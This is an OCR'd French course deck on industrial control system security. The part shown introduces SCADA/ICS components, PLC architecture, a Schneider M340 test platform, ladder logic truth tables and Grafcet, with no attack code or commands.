# Sécurité des systèmes de contrôle industriel


# Introduction

# Réseaux industriels / SCADA / ICS

- **SCADA**
  - Supervisory Control And Data Acquisition
    - Système de télégestion à grande échelle permettant de traiter en temps réel un grand nombre de télémesures et de contrôler à distance des installations techniques
  - Installations technique
    - Plateformes pétrolière / gaz
    - Usines d'eau potable
    - Stations d'épuration
    - Barrages/écluses
    - Domaines militaires
    - domaines civile (golf, Etc.)
  - Autres thermes :
    - **DCS** (Distributed Control System)
    - **ICS** (Industrial Control Systems) : **tend à être standardisé**


# Introduction – Réseaux industriels

- Evolution des schémas de câblage industriel
  - Logique câblée
    - Modification lourde (ajout de fils, de relais, de matériels spécifiques)
    - Complexité importante
    - Maintenance compliquée




# Introduction – Réseaux industriels

- Evolution des schémas de câblage industriel
  - Automates et bus de terrain
    - Modification facile (changement du programme de l'automate)
    - Technologie souvent propriétaire
    - Limité aux fonctionnalités d'un bus série (distance, routage, etc.)




# Introduction – Réseaux industriels

- Evolution des schémas de câblage industriel
  - Automates sur IP
    - Modification facile (changement du programme de l'automate)
    - Technologie souvent propriétaire (mais parfois interopérable)
    - Avantages des réseaux TCP/IP ( et inconvénients…)



# Introduction – Réseaux industriels

- Pilotage complet depuis un réseau informatique



# Choc des cultures

- Automaticiens
  - Sureté
  - Câblage
  - Ce qui ne se voit pas n’existe pas
- Sécurité informatique
  - Résistance contre les intrusions
  - Ce qui est accessible se contrôle
- Grandes difficultés de compréhension

# Définitions

- ***Security***
  - Sécurité contre les actes malveillants
- ***Safety***
  - Sécurité contre les risques accidentels

# Security vs safety

- Fonctionnement 24h/24, 7j/7, 365j/an
  - Pas d'antivirus
    - « Cela empêche le bon fonctionnement, ralentissement »
  - Pas de mise a jour
    - « Ca ne va plus marcher », « interdit par le contrat »
  - Pas de veille techno
    - Sauf pour les nouvelles fonctionnalités
  - Sécurité = sécurité physique
  - Problème de l'astreinte et des accès distants

# Security vs safety

- Sécurité physique
  - Pas d'accès à l'automate
    - Présence de barrières
    - « Même si on pouvait, autant aller ouvrir la vanne à la main, elle est dans les mêmes locaux »
  - Population non sensibilisée à des risques informatiques
    - Ver / Virus
    - Accès externes
    - Etc.

# Plan

- Composants
- Plateforme de test
- Programmation
- Etude sécurité de la plateforme
  - Réseau
  - Applicatifs
  - IHM
- Réalité des attaques : buzz et attaques réelles
- Architecture réseau et protocoles
- Conclusion
  - Retours d'expérience (Audit / TI)
  - Recommandations

# Composants

# Composants essentiels

- **Dispositifs à commander**
  - vannes, pompes, moteurs, etc.
- **Automates**
  - PLC - *Programmable Logic Controller*
  - RTU - *Remote Terminal Unit*
  - SIS - *Safety Instrumented System*
- **IHM (Interface Homme-Machine)**
  - Supervision
    - WinCC, PC Win, PC Vue, etc.
  - Programmation
    - Step7, PL7, Unity Pro, TwidoSuite, etc.
- **Langages de Programmation**
- **Réseau**
  - Bus de terrain
  - TCP/IP
- **Transmission/protocoles**
  - Protocoles Modbus, S7, CIP, DNP3, IEC 104, etc.


# Vannes et capteurs


- Dispositifs télécommandés
  - « Simple » dispositif mécanique lié à une commande électrique télécommandable
  - Entrées : capteurs, boutons, etc.
  - Sortie : vannes, interrupteurs, relais, moteurs, etc.


# Automates / PLC

- **PLC : Programmable Logic Controller**
- **Télécommunication**
  - **Ports série / terminal**
    - RS-232
    - RS-485 / mini-Din
  - Ethernet
- **Mémoire / Sauvegarde**
  - USB
  - Mémoire flash
- **Afficheur**
  - Affichage de l'état du contrôleur
  - Accès aux données de l'application
    - Affichage et modification
  - Configuration des ports séries
  - Etc.

# Automates


- Automates
  - Schneider
  - Emerson
  - Siemens
  - Honeywell
  - Rockwell Automation / Allen-Bradley
  - Yokogawa
  - ABB
  - Wago
  - Etc.




# Automates / PLC


- Composition
  - Alimentation / Fond de panier
  - Processeur et mémoire
    - Contient le programme à exécuter
    - Module de sauvegarde
    - Mémoire externe
  - Cartes d'entrées / sorties
    - Entrées : branchement des boutons, capteurs, etc.
    - Sorties : connexion des organes à commander (vannes, moteurs, etc.)
  - Modules de communication
    - Ethernet / IP
    - Bus de terrain
    - Programmation

# IHM (Interface Homme-Machine)









# IHM (Interface Homme-Machine)

- Généralement des logiciels installés sur des postes Windows
  - Windows XP (encore) la plupart du temps
  - OPC / DCOM / RPC / Web
    - Connexion entre la station de l'opérateur et les automates
- IHM de supervision
  - Contient un vue partielle ou complète sur l'état du réseau industriel
- IHM de développement
  - Fournit un environnement de développement pour la programmation des automates
  - Permet la configuration des équipements (TCP/IP, Mots de passe, adressage des équipements)
  - Permet d'envoyer des actions préprogrammées aux automates (arrêt/démarrage, etc.)
- « Remplace » les «boutons physiques »

# Plateforme de test

# Schneider M340

- Rack avec alimentation
- Automate M340
  - Port Ethernet
  - Port Modbus (serie)
  - USB
- Module d'entrées-sorties TOR (8 entrées – 8 sorties)
  - Entrées : 2 boutons poussoirs
  - Sortie : 1 lampe


# Usine

# IHM

- Développement
  - Unity Pro (Schneider)
- Supervision
  - PC Vue

# Réseau de test

- Obtenir une adresse en DHCP
  - Réseau 84.6.150.0/24




# Programmation


# Transition logique câblée / Automate

- Utilisation de langage « industriel »
  - Grafcet (représentation d'un automatisme)
  - Ladder Logic
  - Etc.
- Permet de définir ce que doit faire un automate
  - Boutons, relais, interrupteurs virtuels
  - Ajout des fonctionnalités d'un langage informatique (boucles, conditions, etc.)

# Exécution de programme PLC

- **Ladder Logic**
  - ***Langage à contact***
    - Langage de programmation
      - Représentation d'un programme par schéma graphique
        - » Basé sur les schémas de circuits logiques
        - » Les éléments programmés vont actionner un relais dans l'automate






- Logique
- ON / OFF
- IF _____ AND _____ THEN _____
- IF _____ OR _____ THEN _____
- IF { _____ AND _____ } OR { _____ AND _____ } THEN _____

# Exécution de programme PLC


- Rappels fonctions logiques
  - **OR**





| A | B | Output |
|---|---|---|
| 0 | 0 | 0 |
| 0 | 1 | 1 |
| 1 | 0 | 1 |
| 1 | 1 | 1 |




  - **AND**





| A | B | Output |
|---|---|---|
| 0 | 0 | 0 |
| 0 | 1 | 0 |
| 1 | 0 | 0 |
| 1 | 1 | 1 |




# Exécution de programme PLC


- Rappels fonctions logiques
  - **NOT**





| A | Output |
|---|---|
| 0 | 1 |
| 1 | 0 |




  - **NAND**





| A | B | Output |
|---|---|---|
| 0 | 0 | 1 |
| 0 | 1 | 1 |
| 1 | 0 | 1 |
| 1 | 1 | 0 |




# Exécution de programme PLC

- Rappels fonctions logiques
  - **NOR**





| A | B | Output |
|---|---|---|
| 0 | 0 | 1 |
| 0 | 1 | 0 |
| 1 | 0 | 0 |
| 1 | 1 | 0 |





*or*


  - **Exclusive-OR**




| A | B | Output |
|---|---|---|
| 0 | 0 | 0 |
| 0 | 1 | 1 |
| 1 | 0 | 1 |
| 1 | 1 | 0 |




*or*

# Exécution de programme PLC

- Grafcet
  - Décomposition par étapes
  - Langage graphique
    - Séquences
    - Transition entre elles : conditions de transition
    - Actions effectuées à chaque étape

# Grafcet

